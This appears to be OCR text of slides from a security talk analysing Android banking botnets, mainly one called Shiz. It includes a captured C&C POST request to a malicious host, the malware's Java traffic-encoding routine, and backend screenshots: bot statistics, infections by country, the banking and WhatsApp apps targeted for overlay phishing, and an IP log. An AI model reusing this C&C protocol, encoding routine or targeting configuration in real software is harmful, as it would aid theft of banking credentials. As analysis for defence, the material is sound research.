**C&C communication:** HTTP with “custom” encoding

```
POST /private/tuk_tuk.php HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.1.1; Phone Build/JRO03S)
Host: frak.mcdir.ru
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 71

p=48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 37 5w 65 49 37 5w 65 49
```



```java
public String trafEnCr(String text)
{
    text = URLEncoder.encode(text);
    String key = "qwe";
    String s="";
  try {
        for (int i = 0; i < text.length(); i++) {
            char c = text.charAt(i);
            int j = (int) c;
            s += j + " ";
        }
        for (int i = 0; i < key.length(); i++) {
            String dd = key.substring(i, i + 1);
            s = s.replace("" + i, dd);
        }
    }catch (Exception ex){}
    return s;
}
```


# Shiz

**When:** December/2016, first bot from November/2015
**Distribution:** Unknown
**Actor: Private Group**
**Full string encryption**
**Stagefright** exploit

This is the only Android malware being specifically by a private group, it has more “professional” code style such as full string encryption, usage of exploits (stagefright on this case).

# Shiz

## Backend




| | |
|---|---|
| Total bots | 26892 |
| First bot install date | 2015-11-03 23:52:26 |
| Bots online now | 2.00% - 453 |
| Bots with last time 12h | 3.00% - 851 |
| Bots with last time 24h | 4.00% - 963 |
| Bots with last time 48h | 4.00% - 1095 |
| Bots with last time 72h | 4.00% - 1177 |
| Bots knock once | 5.00% - 1386 |
| Bots dead 1st day | 37.00% - 9845 |
| Bots with USSD | 12.00% - 3301 |
| Bots with ADMIN | 22.00% - 5828 |
| Bots with ROOT | 25.00% - 6812 |
| Total sms | 1723237 |
| Total dialogs data | 1384 |
| Minimal bot version | 1.004 |
| Maximal bot version | 1.014 |

| Botnet | Bots |
|---|---|
| google | 97.00% - 26083 |
| adobe14 | 2.00% - 474 |
| adobe2 | 1.00% - 335 |
| googl | 0.00% - 0 |
| trusteer | 0.00% - 0 |

# Shiz


## Backend




| Country | Bots | Online |
|---|---|---|
| TR | 7865 | 204 |
| ID | 3781 | 22 |
| MY | 1582 | 6 |
| ES | 1347 | 31 |
| FR | 1083 | 37 |
| DE | 1065 | 13 |
| PL | 1029 | 10 |

# Shiz

## Backend




| | | |
|---|---|---|
| ☑ | GooglePlay_Ext_NO_BVB_ALL_GEO | package: com.android.vending, countries: all, issued dialogs: 3324, issued executed dialogs: 1328 |
| ☑ | ID_BNI | package: src.com.bni;com.arkalogic.bni.activity;com.bilinedev.bniexperience, countries: all, issued dialogs: 4, issued executed dialogs: 0 |
| ☑ | ID_CIMB | package: id.co.cimbniaga.mobile.android;com.aprisma.product.mobile.cimb, countries: all, issued dialogs: 1, issued executed dialogs: 0 |
| ☑ | ID_Danamon | package: com.BDI.mobile, countries: all, issued dialogs: 1, issued executed dialogs: 0 |
| ☑ | ID_bankjatim | package: com.dwidasa.sms.banking, countries: all, issued dialogs: 0, issued executed dialogs: 0 |
| ☑ | ID_bankmega | package: mega.mbank;com.bankmega.mcb;com.bankmega.megamobile, countries: all, issued dialogs: 3, issued executed dialogs: 0 |



| | | |
|---|---|---|
| ☑ | WhatsApp_Ext_NO_BVB_ALL_GEO | package: com.whatsapp, countries: all, issued dialogs: 1438, issued executed dialogs: 552 |
| ☑ | ZA_FNB | package: za.co.fnb.connect.tristan;za.co.fnb.connect.tristan, countries: all, issued dialogs: 0, issued executed dialogs: 0 |
| ☑ | ZA_capitec | package: capitecbank.remote.prd, countries: all, issued dialogs: 0, issued executed dialogs: 0 |
| ☑ | ZA_nedbank | package: za.co.nedsecure.nedbankSMAS, countries: all, issued dialogs: 0, issued executed dialogs: 0 |

# Shiz

## Backend



[redacted] 2016-11-14 20:15:50 / 20:15:58


offset 0 limit 100 total 19 order by ID order_dir DESC Show

| | ID | IP | Creation Date | Description |
|---|---|---|---|---|
| □ | 19 | 39.50.135.41 | 2016-10-20 06:57:45 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.1.2; Nokia_X Build/JZO54K) |
| □ | 18 | 191.34.142.68 | 2016-09-08 13:55:40 | main: incorrect user agent: Dalvik/1.2.0 (Linux; U; Android 2.2; GT-I5500B Build/FROYO) |
| □ | 17 | 121.211.52.167 | 2016-06-03 13:24:49 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.1.2; GT-N7105T Build/JZO54K) |
| □ | 16 | 49.180.168.164 | 2016-06-03 12:41:31 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.1.2; GT-N7105T Build/JZO54K) |
| □ | 15 | 88.224.172.18 | 2016-05-15 16:42:06 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; GT-I8190 Build/JDQ39) |
| □ | 14 | 203.82.80.61 | 2016-04-29 15:58:24 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; Lenovo A850 Build/JDQ39) |
| □ | 13 | 197.210.227.100 | 2016-04-10 20:14:41 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; ARCHOS 40C TIv2 Build/KOT49H) |
| □ | 12 | 113.210.185.125 | 2016-04-08 10:05:42 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; Lenovo S650 Build/JDQ39) |
| □ | 11 | 113.210.179.0 | 2016-04-08 09:45:05 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; Lenovo S650 Build/JDQ39) |
| □ | 10 | 183.171.178.48 | 2016-04-05 15:00:01 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; Lenovo A369i Build/JDQ39) |
| □ | 9 | 109.25.131.11 | 2016-04-05 15:00:01 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.3; WAX Build/JLS36C) |
| □ | 8 | 89.188.222.251 | 2016-04-05 15:00:01 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.0.4; MID Build/IMM76D) |
| □ | 7 | 78.173.98.44 | 2016-04-05 15:00:01 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; V3+ Build/JDQ39) |
| □ | 6 | 112.215.64.74 | 2016-04-05 15:00:01 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; Lenovo A369i Build/JDQ39) |
| □ | 5 | 147.6.1.1 | 2016-04-05 15:00:01 | get file id=5: incorrect user agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.80 Safari/537.36 |
| □ | 4 | 189.0.122.179 | 2016-04-05 15:00:01 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; GT-S7582L Build/JDQ39) |
| □ | 3 | 78.250.183.132 | 2016-04-05 15:00:01 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; ARRENA9 Build/JDQ39) |
| □ | 2 | 178.62.68.230 | 2016-04-05 15:00:01 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.1.2; GT-N7000 Build/JZO54K) |
| □ | 1 | 115.164.52.181 | 2016-04-05 15:00:01 | main: incorrect user agent: Dalvik/1.6.0 (Linux; U; Android 4.1.2; GT-N7000 Build/JZO54K) |

# Shiz

**Anti-analysis:** string encryption and checking Avs

